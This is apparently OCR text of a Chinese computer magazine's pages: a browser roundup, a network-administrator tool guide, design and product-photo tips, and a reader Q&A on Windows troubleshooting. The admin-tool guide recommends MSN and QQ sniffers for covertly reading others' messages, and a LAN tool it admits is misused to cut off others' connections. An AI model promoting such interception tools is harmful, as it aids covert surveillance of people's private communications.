采编人员编采合一，根据杂志编辑方针和版面的内容定位，负责分管版面和栏目的具体选题、采访、组稿、编辑、审核、发稿、校对等项工作；

必须关注信息产业发展动向，针对所分管的版面和栏目提出每月的选题和采编计划，并广泛联系和培育作者，广泛开辟信息源和稿源；

应与作者、读者建立密切联系，及时了解作者、读者的意见和要求，答复作者、读者来信，热情接待作者、读者的咨询和来访；

按照编辑部的要求，完成企业跟踪和行业跟踪采访任务，并对客户经理的客户服务工作给予相应的支持与配合。

内功素养：

对IT行业有充分的了解，对新技术有浓厚的兴趣，具有较强的选题和组稿能力。对DIY类内容有深入了解和认识，同时对外设和数码类产品也有一定了解。与业内保持良好关系；

有创新精神，善于学习新鲜事物。

30岁以下，本科以上学历，具备英语基础，同时有良好的文字功底。


千姿百态的浏览器

现在可以说没上过网的就是文盲了！上过网的朋友们自然知道浏览器了，或许你只知道Internet Explorer吧，不要认为微软的就是最好的^o^。来看看我们的一大堆浏览器吧，功能更多，速度更快，保密性更强，各式各样的都有，快来选择自己合适的吧！

1.超强型浏览器傲游(Maxthon)

网际畅游是一款基于IE内核的、多功能、个性化多页面浏览器，它允许在同一窗口内打开任意多个页面，减少浏览器对系统资源的占用率，提高网上冲浪的效率。

文章链接:http://mwb.cfan.com.cn/399



2.开放型浏览器世界之窗

是一款快速、安全、功能强大的多窗口浏览器，它是完全免费，没有任何功能限制的绿色软件。

文章链接:http://mwb.cfan.com.cn/400

3.快速型浏览器Firefox火狐

Mozilla是一款非常著名的开放源代码的Web浏览器。该浏览器一向以小巧和速度快而著称。今天，Mozilla推出了最新的版本——Firefox火狐浏览器，喜欢用的朋友赶快下载来试试吧！

文章链接:http://mwb.cfan.com.cn/401

4.多功型能浏览器GreenBrowser

GreenBrowser是一个多窗口浏览器，它基于IE，并且提供了更多的特色功能。如自动隐藏工具栏、鼠标拖放、页内链接分析等。

文章链接:http://mwb.cfan.com.cn/405

5.NB型浏览器TouchNet Browser

宇宙中最强的浏览器！真正拒绝POPUP广告窗口，切换标签无闪烁，放松你的双眼！超强的搜索Bar可以同时在几十个搜索引擎寻找你要的东西！更多的你自己来体会吧！

文章链接:http://mwb.cfan.com.cn/402

6.安全型浏览器Opera

功能齐全，安全性高，浏览速度比IE要快很多。

文章链接:http://mwb.cfan.com.cn/408

7.花哨型浏览器TT

“腾讯TT”具有亲切、友好的用户界面，最近浏览列表、自动填表功能、完全隐私保护和便捷拖放功能等等，这一切使浏览网页变得更加轻松、自如！

文章链接:http://mwb.cfan.com.cn/403

8.创新型浏览器Longator 2004

Longator 2004,一个基于IE内核的网页浏览器，以杰出的方便性和漂亮的界面，带给您网络世界的超级享受。第一个成功开发出极具创新的“一拖即开”功能，体贴的多标签浏览设计，大大提高浏览网页的效率。

文章链接:http://mwb.cfan.com.cn/406

9.个性型浏览器Sleipnir

Sleipnir是一款以MSIE为基准的，集成化、个性化的多窗口浏览器软件。Sleipnir 是北欧神化中Odin神的坐骑，它是一匹八只脚的骏马，软件被命名为 Sleipnir 大抵是多窗口的原因。

文章链接:http://mwb.cfan.com.cn/407



一个好汉三个帮 贴身利器马上装

工欲善其事，必先利其器。这次他们接到的任务是搜罗网管的常用工具，并撰写一本“网管兵器谱”，组织其他成员会用石蜡封装这秘籍，并装在一个达·芬奇密码筒中，并将这本书送至马尔代夫的一个秘密地区，那里将有一些Lan party式的大型培训，被授予密码的人才能打开并阅读其中的部分章节……

没有我，你怎么办——基础必备软件

这部分内容是由老Tom来撰写的。身为一名网管，有一些软件是几乎每天都要打交道的，对于这部分软件，必须熟练掌握，用老Tom的话来说，那叫“闭上眼睛也能熟练操作”。

Norton Ghost

必备等级:★★★★★

如果没有Ghost，几乎就没有“网管”这一职业，可以说这款软件是“必备中的必备”。它能让你在几分钟时间里将一台瘫痪的机器还原如初。Norton的杀手锏就是，它能够将硬盘上的内容“克隆”到其他硬盘上，这样，可以不必重新安装原来的软件，省去大量时间。早在1998年，《PC Computing》就将这款软件评价为“个人工具箱的必备工具之一”。

技巧点拨:

★网吧管理中这款软件不可或缺，不过最好采用Ghost网络版(或者Symantec Ghost Enterprise Edition)。在使用之前，最好在局域网的Server机中安装配置DHCP服务器，这样可以免去为每一台客户机都手动执行命令、加上参数带来的繁琐。

★对于公司的电脑，建议等每个员工安装完自己必备的软件后，网管制作一份系统盘的Ghost镜像，日后一旦遇到问题，只需要网管来恢复一下即可，省去重装的麻烦。

教程详解:http://mwb.cfan.com.cn/373

DM万用版

必备等级:★★★★★

关于硬盘的分区，传统的“Fdisk+Format”方案实在是费力不讨好，尤其是现在的硬盘容量动辄就是几百G的情况下。DM可以说是分区必备软件，它能让你在最短的时间里完成分区及低格等操作。不过其流行版本对硬盘的厂牌很挑剔，所以建议大家使用DM万用版。

教程详解:http://mwb.cfan.com.cn/374

DeepFreeze还原精灵

必备等级:★★★★

如果说病毒和木马等恶意软件让每个网管都头大的话，那么每个来上网的顾客或学生都把你的系统按自己的需要“个性化”一番，则更让人抓狂，对付他们最好的方法就是使用硬件还原卡或软件“还原精灵(Recovery Genius)”(见图1)。

教程详解:http://mwb.cfan.com.cn/376

Vfloppy

必备等级:★★★★

现在最为普遍使用的操作系统就是Windows XP了，Windows XP系统不再含有DOS启动功能，可DOS启动功能在某些特殊情况下是非常有用的，如Windows XP系统崩溃时需要用DOS引导电脑来重装系统，或者用DOS删除一些在Windows下被保护而无法删除的文件，所以我们非常有必要为Windows XP添加DOS启动选项，这时就需要用到vFloppy(虚拟启动软盘)了，它可以将启动盘虚拟到你的硬盘里，从此不再受Windows XP无纯DOS的之苦了(见图2)。

教程详解:http://mwb.cfan.com.cn/375



1


2

芝麻开花节节高——进阶网管软件

Jacky负责为这本书的进阶作贡献，他毕竟比老Tom更懂得技术，好歹也干过n年的FBI。

1.360安全卫士

锁定IE主页、自动安装无法卸载、自动弹出广告的流氓恶意软件让人深恶痛绝，简直如过街老鼠，人人喊打。可是现在的流氓会武功，想彻底消灭他们真是不容易呀，即使用尽反复重启系统，结束流氓软件进程，进入安全模式查杀等手段也难以消灭他们，那么就启动360安全卫士来查杀这些流氓软件吧(见图3)。

教程详解:http://mwb.cfan.com.cn/377

2. P2P终结者

上网时发现自己的网速低得惊人，下载速度仅为5kbps左右，可是自己所处的局域网的总带宽却是10Mbps，怎么会这样？这时你就应该想到局域网内有人在用BT、电骡等P2P软件在疯狂下载了，如何发现、监控他们呢？P2P终结者是你的最佳选择，它可以实现对局域网全网主机的P2P下载控制，只需要在任意一台主机上安装，就可以控制全网。

教程详解:http://mwb.cfan.com.cn/378

3. Windows 补丁分发安装

给Windows操作系统打补丁来缝缝补补是大家经常要做的事，由于每天到微软官方网站打补丁的人都很多，那么打一次补丁花费N长时间已经不是什么新鲜事了。为一台机器打补丁尚且如此，而身为公司网管要为上百台机器打补丁更是让人为多台机器重复单调的更新而疲于奔命，不如在你的局域网内设立一台Windows专用的补丁服务器，只更新服务器即可让局域网内所有计算机打上补丁，是不是很爽？

教程详解:http://mwb.cfan.com.cn/379



技巧点拨:

★由于P2P终结者只需要在任意一台主机上安装就可以控制全网，所以有时会有普通用户恶意使用此软件来切断别人网络连接的情况，这时你可以使用"反P2P终结者"软件来对其进行反击。

TOP10基础必备软件排行榜

(推荐下载地址:http://www.onlinedown.net/)

①Norton Ghost
②矮人DOS工具箱
③DeepFreeze还原精灵
④远志网络还原精灵
⑤Vfloppy
⑥WinRAR简体中文版
⑦DirectX 9.0C
⑧Realpayer(或暴风影音)
⑨瑞星、卡巴斯基等杀毒软件
⑩FinalData 汉化版2.0

当我悄悄蒙上你的眼睛——绝对隐私工具

这部分是由曾经做过私家侦探的Skywalker来撰写，他也是早期的一个著名黑客。

1.MSN sniffer

教程详解:http://mwb.cfan.com.cn/380

2.SimpLite for MSN Messenger

教程详解:http://mwb.cfan.com.cn/381

3.QQ Sniffer 2006

教程详解:http://mwb.cfan.com.cn/382

最值得网管购买的三大软件

TOP1: SYMANTEC AntiVirus Enterprise Edition

入选理由: 效率高，你可以通过服务器来部署客户端的杀毒软件。而且病毒库的更新也是采用的分发策略，大量节约带宽，提高速度。

价格: 服务器端+40个客户端总共约400美元（根据客户端多少来定）

TOP2: HFNetChkPro4

入选理由: 这款软件可以像扫描器一样扫描整个网络计算机的补丁安装情况，对于没有安装补丁的计算机行使通知或远程安装等功能。

价格: 30台客户机授权1125美元（根据客户端多少来定）

TOP3: 黑盾入侵检测系统

入选理由: 黑盾入侵检测系统有一百多个插件可以加载，用他来防范黑客的入侵绰绰有余。和同等软件相比该款软件具有配置简单，功能强大的特点。

价格: 10000元

美术设计二重奏

同样的图像重复使用两次，也能达到意想不到的漂亮效果。



【设计物语】

阿飞：美术设计中一个常用的手法，就是把作品的中心图像，比如人物、鸟雀、树叶、水果等，重复使用两次，往往能得到较好的设计效果。当然不能是简单地重复，一般会把其中的一个作为视觉中心，另一个重复图像则放大、变淡，作为背景来使用，这样，整个设计作品既能风格统一，又达到主次分明的效果。下面的实例是从国外网站上搜集而来，比较形象、系统地介绍了重复使用图像的方法。（本文彩色版，请访问论坛：http://bbs.cfan.com.cn/forum-133-1.html）

【精彩案例】

平面设计，一般是在专业图像软件中处理好图像，再在组版软件（如InDesign、CorelDRAW等）中拼版并添加文字。这里为了叙述的方法，实例全部在Photoshop中完成。




▼基本方法：在Photoshop中打开图像，并把它复制到一个新图层中，把底层的图像放大作为背景（Ctrl+T键），并把这一图层的不透明度降低（如降到30%左右）。调整两个图像的位置，一般把需要突出的图像放在右下角，最后添加适当的文字，作品就完成了。




▶小册子封面：同一个人的两个视点，一个从观众的角度远视，一个近看，一个以身体语言来表达，一个以面部表情来表达，两种不同的效果可互为补充，并且非常有层次和动感。方法很简单，把人物的面部特征放大作为背景就可以了。页脚部分为白色，作为人物站立的地方，并高亮显示出小但却很重要的文字。

▼明信片：桅杆、绳索、渔网以及其他细节，很难在一个小图像中完全展示出来。这里，通过小图像展示完整的轮廓，再通过大图像展示最重要的一些细节，即可让欣赏者看到更多的信息。



▶信纸设计：这一设计可用在信纸设计上，找一些形状简单的图形，比如大鸭梨图片，复制两份，一个放大（可以只截取一部分），并降低不透明度作为背景，另一个缩小比例，作为Logo放在页脚的位置装饰，再简单添加一些文字就可以了。

▼各种卡片：卡片的制作，要尽量留白，以免影响在卡片上留言。装饰图片可根据需要缩放、移动，但是Logo的位置最好就在左下角别动。至于添加文字的颜色，可通过吸管工具提取图像的主色调。





让商品更诱人

一张好图胜千言，可以大大增加买家的浏览量和认可度，图片拍摄密技免费大放送了！

"看了'网店大赢家'的介绍，我感觉很有趣，有马上去开店的冲动！"一封又一封的邮件，一颗又一颗热切的心，一个又一个新奇的想法，全部汇聚到"真人秀"报名的邮箱shop@cfan.com.cn中，太火了！现在，入选的体验者已经在专家的指导下开始行动了，从下期开始，将向大家陆续汇报"战果"，等待大家的评判，争夺大奖！你还在犹豫吗？赶快行动吧！我们的活动将历时半年，随时欢迎新朋友的加入！

话说在上期里，哈宝已在专家指导下成功张罗起了自己的小店——哈宝公社(http://shop33415420.taobao.com)，相信大家也已经决定了自己该卖些什么或者已经开始进货，那么在货物上架前，先学学怎么拍出漂亮的商品图吧！



这些器材各自起什么作用？

摄影棚:用普通的自然光会在最后的商品图中留下很多光斑，也就是商品表面不平留下的影子，而摄影棚的作用就是让光线能够柔和平均地照射到物体的表面，让商品图更清晰且没有影子，避免了Photoshop抠图的麻烦。根据商品类型不同，也应该选择不同的背景器材，比如拍摄珠宝首饰就需要黑色的摄影棚，而拍摄手表等表面反光的商品则需要底灯，拍摄服装就需要大的背景布，详细的内容还是咨询一下摄影棚的卖家吧！

照明灯:它的灯罩能最大限度地把光线聚在一起，提高亮度，而它的色温也是最接近日光的，拍摄效果比较真实。

三脚架:怎么让拍出的照片不模糊？保证稳定性是前提，手持相机按快门时最容易晃动相机造成画面模糊，所以强烈建议使用三脚架拍摄。建议购买100元以上的，能保证质量，同时角度调整也能满足拍摄商品照片的需求。



	经济型	豪华型
相机	300万像素数码相机	数码单反相机+微距镜头
背景	纯白布	SELL-IT摄影棚+纯色背景纸
照明	自然光	SELL-IT底灯+四联灯
支架	三角架	三脚架
预算	约2000元	8000元~10000元

"摄影装备很重要。"

哈宝为了图方便，拿手机草草地给商品拍了图就上传了，可不久后她发现配这种"低质"图的商品根本无人问津。于是，她在专家的建议下购买了整套的摄影器材，新图上传后很快就有人来询问商品了。

"我觉得相机不必太高档，除非有专业的拍摄技术，否则买单反相机也是浪费，反而是摄影棚、照明灯、三脚架这些东西最有用。"哈宝觉得，钱要花在刀刃上。

"拍出好图要不厌其烦地调试。"

虽然花血本买来摄影棚，哈宝发现图片的效果有提高但仍不理想。换换相机角度、重新摆放一下商品、挪挪照明灯位置，经过反复调试，终于有几张效果不错的图上传到哈宝公社啦！

1.怎么拍摄局部特写:在拍摄商品图的局部特写时，经常需要"微距拍摄"，也就是超近距离拍摄，一般数码相机的"小花"标志按钮就是。

2.颜色为什么失真:在不同的光照环境下要选择不同的"白平衡"模式，建议菜鸟选择"自动"模式，熟练掌握后再根据情况手动设置。为避免色干扰，拍摄背景应该选择不反光的材质。

3.不是偏暗就是偏亮:周围光线的强度常常会影响最终拍摄效果，照片不是偏暗就是偏亮，这时"曝光补偿"就发挥作用了。此功能在相机里通常显示为"EV"，具体怎么用还得看说明书。非专业相机的曝光调整范围通常为"-2.0~+2.0"，要设置好曝光补偿，最简单的办法就是在各设置值下拍摄，最后根据照片选择最佳设置值。

4.怎么选择角度:拍摄角度可不仅仅是个人喜好问题，根据不同的商品有不同的摆放方式，但基本的原则是：尽量将商品最主要的部分展示出来(如果不能完全展示的话，可以用局部的特写图一起表现)。

"人能化妆，商品图为何不能？"


1.照片不能太"胖":网店一般都对商品图片的大小有限制，所以用Photoshop剪裁出有效部分，并且调整JPEG的质量，确保文件大小不超标。

2.先天不足后天补:照片没拍好？利用Photoshop的"色阶"、"色彩平衡"、"明暗"等功能调整一下，一样能做出完美效果。还有一个更简单的软件"光影魔术手"，制作补光、黑白效果、白平衡调整、柔光、人像美容等效果特别方便，让商品顿时焕发光彩！

卸载卡巴后安装McAfee造成的系统故障

由于我系统中的卡巴斯基到期了，所以根据网上的杀毒软件排名最后选择了McAfee，听说它的防毒效果很强，而且最重要的是节省资源。没有听网友的建议安装7.1版本，因为当时想明明有8.0i版本为什么要装老版本呢？于是兴冲冲地卸载了卡巴斯基，然后装上了McAfee 8.0i。安装完毕根据提示重启后，系统就像中了冲击波病毒一样，刚进入桌面就弹出无数个错误提示框，“内存不可读写”、“explorer.exe错误”、“svchost.exe发生错误”，请问应该如何修复？

答：运行services.msc打开“系统服务”窗口，将McAfee新增的几个系统服务的启动方式设置为“手动”，然后运行msconfig.exe打开“系统配置实用程序”，在“启动”选项卡中去除McAfee自启动项前的勾选（可以通过“命令”列中显示的路径来判断是否是McAfee的项），重启后故障就能解决了。



★傻博士有话说：

很多软件的系统服务及程序安装目录的名称都是使用其公司名称的，比如McAfee的服务和程序目录名称中就包含其公司名“Network Associates”。这是杀毒软件之间的冲突，很多杀毒软件(包括卡巴斯基、诺顿等)的卸载程序都不能完全清除其在系统中添加的虚拟设备驱动，所以就有可能和新装的杀毒软件在抢占底层控制权时产生冲突并导致系统崩溃，除了用上面的方法禁用服务外，还可以在“设备管理器”中选择菜单“查看→显示隐藏的设备”，然后在“非即插即用驱动程序”分支中根据名称删除杀毒软件留下的残骸。



Q2 手机无法连接电脑的红外线

我以前将手机的红外线接口凑近笔记本电脑的红外线接口时，Windows XP就会提示找到设备，并且在系统托盘中也会出现图标，然后就能传文件了。可是最近不管怎么摆放，都无法找到设备了，请问应该怎么办？

答：首先应该怀疑的是BIOS中的红外接口选项，如果没有更改过BIOS设置，并且确认硬件没有损坏，基本就是系统的设置问题了，嫌疑最大的是支持红外线传输功能的系统服务被停止或禁用了。点击“开始→运行”，在运行框中输入“services.msc”点击确定，在弹出的“服务”管理窗口中检查一下“Terminal Services”服务，如果被禁用则将其“启动类型”改为“自动”，点击“确定”后重启，问题就能解决了。



Q3 运行“msconfig”没反应


在Windows XP下，想用“msconfig”命令管理一下启动项，可在运行中输入后没有任何反应，这是怎么回事？

答：运行“regedit”打开“注册表编辑器”，展开分支[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths]，然后在右侧窗格空白处右击，依次选择“新建→项”，命名为“MSCONFIG.EXE”。选中“MSCONFIG.EXE”项，再在右侧窗格中双击字符串值“默认”，把键值改为“C:\Windows\PCHealth\HelpCtr\Binaries\MSConfig.exe”（根据系统所在分区自行更改）。完成后就能正常运行了。

Q4 无法打开快捷方式

我前几天用系统优化软件清理了一下注册表的垃圾，然后就出现了双击快捷方式没有反应的现象，但是直接运行EXE就没问题，请问应该如何解决？

答：快捷方式其实是LNK扩展名的文件，它在注册表中的关联信息丢失就会出现这种情况，解决方法是运行cmd打开“命令提示符”，然后在其中执行“assoc.lnk=lnkfile”（不含引号），最后重启。



Q5 桌面上所有图标都没了


我的系统是Windows XP。最近不知道改了什么设置，桌面上的所有图标都没了，应该怎么办？

答：右击桌面空白处，选择“排列图标→显示桌面图标”，桌面图标就都回来了。

Q6 新账户怎么用原来的配置信息

最近电脑总是频繁提示错误，比如“该内存不能为‘Read’”等，运行什么软件都容易出错，但是新建一个用户账户后，用新账户登录就没有那么多问题，可我得安装好多那些必须重装才能在新账户下用的软件，另外我的个人配置信息也都在老的账户里，该怎么办？

答：可以试试用原账户的用户配置文件，登录原账户（需要管理员权限的账户）：右击“我的电脑”选择“属性”，在“系统属性”对话框中单击“高级”选项卡，然后在“用户配置文件”框中单击“设置”按钮，接着在“用户配置文件”对话框中的列表中选择你当前的账户（损坏的），然后单击“复制到”按钮，在“复制到”中选择到Documents and Settings文件夹下的你的新用户账户的文件夹（见图）。



想了解更多精彩电脑问答？请登录**http://bbs.cfan.com.cn**，进入相关板块获取。



网上银行为何无法付款

我到工行网点申办了一张网上银行卡，但在网上购物时却总是无法成功付款。请问，如何才能成功地使用我这张申办的网上银行卡来进行网上付款？

答：要想成功地使用网上银行在网上付款，必须要满足以下两个关键的条件：

(1) 安装网上银行插件

使用任何一家网上银行，第一次登录时都需要为系统安装该银行的客户端（也即 ActiveX 插件程序），安装了插件后还需要保证系统中的相关插件管理程序（例如 Windows XP SP2 自带的插件管理器、Upiea、上网助手等程序）没有阻止网上银行的相关插件程序，如果阻止了，请在这些插件管理程序中将其放行。


(2) 符合工行网上银行支付规定

现在工行网上银行出台新规定：自助注册的网上银行卡支付上限为 300 元，超过 300 元则无法进行网上支付，需要申领工行推出的电子银行口令卡（免费）或 U 盾（60 元 ~76 元），再使用这种支付方式进行网上支付。



★傻博士有话说

如果经常使用网上银行的支付功能，推荐大家申请一张电子银行口令卡或U盾，要想免费获取并在每日交易额低于1000元的情况下，申请一张电子银行口令卡即可，如果想获取更高权限的网络交易，建议申请工行的U盾。另外，在使用插件管理程序时，银行插件注意全部“放行”。



如何让所有Jajah的号码保存在同一个标签中

我申请了免费的 Jajah 电话账号，在将朋友的电话添加到电话簿中时，系统自动对电话进行分组并以不同的标签显示，我想让所有的电话号码都显示在一个标签中，应该如何设置？

答：当电话数量达到一定的值时，Jajah 便会自动将其分到不同的标签中，你只要将每个电话的联系人名称前添加一个同一的字母或数字，这样，系统会自动将这些电话号码分布到同一个标签中了。

如何更换Firefox的电影的播放器

我经常使用 Firefox 自带的功能下载一些小电影，由于系统中同时安装了 Real Player 和酷热影音播放器，每当下载完毕后，系统会自动启动酷热影音。我现在想让系统自动启动 Real Player 播放器，该如何操作？


答：打开 Firefox 浏览器，单击菜单“工具→选项”，在打开的窗口中选择“下载”项，再单击“查看、编辑动作”按钮，在打开的窗口中分别找到“RM”、“WMV”、“MPEG”等格式，再单击“更换动作”按钮并将其打开方式更改为 Real Player 播放器程序即可。另外，也可以通过在 Real Player 播放器中设置关联的媒体格式也可达到目的。



如何清除电骡的搜索历史记录

我使用电骡搜索过的历史记录都被一一记录下来，由于电脑是共用的，我想清除这些被记录下来的搜索历史记录，请问该如何进行清除？


答：要想临时清除历史记录，可以在电骡的主窗口中单击“选项→显示”，在打开的窗口中单击右侧窗口中的“清除”按钮，如果不想再使用历史记录记忆功能，取消选择“自动完成”下面的“启用”选项即可。另外，通过用记事本打开 config 目录下的 preferences.ini 文件，搜索 useautocompletion=1，把 1 改为 0，这样 emule 就再也不会保存搜索历史记录了。



如何让IE及时查字典

平时在浏览网页时，经常遇到一些不认识的汉字，虽然可以使用 Google、百度这些搜索引擎来查询，但实现起来总有些麻烦。请问，能否让 IE 直接提供汉字查询的功能？


答：其实 IE 本身并不能提供这些功能，不过，你可以通过其他网站与 IE 的结合来实现，例如“汉典”（http://www.zdic.net/）就提供了这样的功能。直接点击页面中的“汉典工具”链接，在打开的页面中按照页面提示再将相关注册表文件下载并合并到系统中，重新启动 IE 浏览器即可让 IE 具备直接查询汉字的功能了（见右图）。





共享文件夹会自动生成垃圾文件

我的系统中，只要是共享的文件夹，便会自动生成 Setup.exe 及 Autorun.inf 文件，而非共享文件夹便不会生成。请问这是什么原因？




答：这两个自动生成的文件是病毒相关的文件，由于它们只自动在共享文件夹中生成，说明此病毒应该来自于局域网内，是其他电脑感染了病毒之后再通过局域网传播而导致的。解决办法：断开局域网，使用杀毒软件对系统进行通体扫描，同时将不必要的共享文件夹关闭，将必须要用的共享文件夹的属性设置为需要输入用户名和密码才能访问以及写入。最后，再为系统安装一个口碑较好的防火墙（例如：诺顿特警、天网防火墙等）。

想了解更多精彩电脑问答？请登录 **http://bbs.cfan.com.cn**，进入相关板块获取。



如何将1GB大小的GHO文件刻录到2张光盘中



由于使用的光驱是VCD光驱，而使用Ghost制作的系统映象文件体积为1GB大小。请问，如何将这个GHO文件刻录到2张光盘中以方便以后使用？

答：Ghost支持分卷压缩功能，只要在启动Ghost时，在输入的“ghost.exe”命令后添加“-split=650”（650是分卷的大小，单位为MB），启动后按照正常的方法进行备份操作，当备份的映象文件超过650MB后，Ghost会自动将其分卷压缩了。如果是压缩完成的GHO文件，可以通过GHOST EXPLORER打开映象文件，单击菜单“查看→选项”，在“分卷→分隔点（MB）”处输入分割的文件大小并勾选“自动命名分卷”项，再回到主窗口单击“文件→编译”，再输入存盘路径就可以自动分割GHO文件了。分割好一个文件名后会弹出一个对话框，要按“确定”才能继续分割到下一个文件。

★傻博士有话说：这个技巧相当实用，这时很多朋友用CD光盘备份GHO的时候都会遇到的困扰，其实多看看CFan，你会发现很久以前就介绍过关于Ghost的分卷功能。




无法安装Norton 10.0

我以前安装过Norton 7.0，现在想安装Norton 10.0，但无论如何尝试都无法成功安装。请问这是什么原因？

答：这是因为前一个版本的Norton没有卸载干净而导致新版本无法安装的原因，只要使用诺顿官方提供的卸载工具“Nonav”（下载地址：http://down.njzx.com/SoftView.asp?SoftID=1717）将诺顿以前版本程序卸载掉，再安装新版本的就可以了，如果你有McAfee安装程序，直接运行McAfee安装程序也可以达到彻底清除Norton的目的，McAfee发现Norton存在，会强制把Norton清除（见下图）。





让极点五笔具备备份与恢复功能

我一直使用极点五笔输入法，在平时使用过程中向里面添加了不少词语，现在想重新安装系统，不知道如何才能备份及还原极点五笔的词库？

答：你只要从http://www.freewb.org/freewb/plugin/backup.zip下载一个插件程序，将其解压至极点安装目录下的\plugin目录中，之后重新打开极点输入法，鼠标右击极点五笔的状态栏菜单，选择“功能插件→系统备份恢复”项即可，重新安装系统后先安装好极点五笔，再按照前面的方法使用插件进行恢复即可。



为何VeryCD版的电骡0.47a无法搜索

我一直使用的是0.46版的电骡，前两天升级成了0.47a，可是升级之后突然就不能搜索了，无论搜什么，返回的都是0个记录，请问如何解决？

答：这时因为这个版的电骡做了限制的原因。从http://www.xingqi1.com/eMule/eMule-0.47a-VeryCD0518.rar下载一个去除VeryCD版电骡搜索限制的工具，使用方法如下：

运行WordFilter.exe，将生成的wordfilter.dat文件拷贝到eMule安装目录\config目录下，覆盖原来的wordfilter.dat文件，重新启动电骡即可。



清除QuickTime卸载后遗留在控制面板中的图标

我将QuickTime从系统中卸载后，在控制面板中仍存留一些相关的图标。请问，如何才能将这些残留的图标从控制面板窗口中清除掉？

答：打开Windows文件夹，将System32文件夹中对应于QuickTime的几个CPL文件直接删除即可。



如何实现更多的屏幕分辨率选择

我的液晶显示器最高支持1024*768大小的分辨率，最低则是800*600的分辨率。请问，有没有什么其他方法可以让屏幕拥有其他分辨率模式？

答：通常，显示器默认支持的分辨率外，很难再有其他选择，不过，你可以使用一款名为Powerstrip（下载地址：http://www.newhua.com/soft/2760.htm）的软件来实现，安装后右击托盘区中的程序图标，选择“Display Profiles”项，在打开的窗口中通过“Resolution”下面的滑杆即可调整了（见下图）。



想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关板块获取。



传动皮带引起的光驱自动关闭问题

一台惠普 DVD 光驱，每次开仓后总是马上自动关闭，停留时间不超过一秒，请问这是什么原因造成的？



答：造成这个问题的原因有两种：一是由于光驱托盘的控制电路工作不稳定；二是光驱的输入电源不稳定。一般来说前者的可能性更大些。

建议你把有问题的光驱装到其他电脑上试试看，如果问题仍然存在，那么可以判断问题是由于光驱托盘的控制电路故障造成的。


大部分光驱的开关仓控制部分是通过一个小小的微动开关来控制，当光驱托盘完全打开后，托盘后部连接的齿轮杆上有个突起，会压在这个微动开关上，这时控制光驱开关的电机就会停止动作。而造成托盘打开后立刻关闭的原因可能有两个：

一种可能是由于控制托盘开关的电机上的皮带老化松弛后，每次开仓的动作都没有完全到位，导致托盘后部齿轮杆上的突起没有压在那个微动开关上；另一个可能是那个微动开关有些磨损，导致没有正确连通。

相应解决的方法其实也很简单，如果发现传动皮带发硬（失去弹性）且有些松动，可以到电子市场买一条相同规格的皮带换上，基本上就可以解决问题；而如果是微动开关磨损造成的，可以根据情况，试着塞一些纸片或其他的方式，使微动开关能够正常闭合。

★傻博士有话说


光驱出现故障时，一般采用替换法来判断问题出现在哪里，然后打开光驱外壳来查看问题根源。不过打开光驱外壳会失去保修，因此尚在保修期内的光驱不建议自己动手，何况上面这两种问题基本都是用过一段时间的光驱才会出现。而对于保修期外的光驱则不妨自己动手尝试处理，能成功修理当然最好，修不好也没什么可心疼的，何况无论能否修好都是很不错的动手经验。



“小猫”掉线为哪般

拨号上网时经常无故掉线，请问是不是我的“猫”出现了问题？

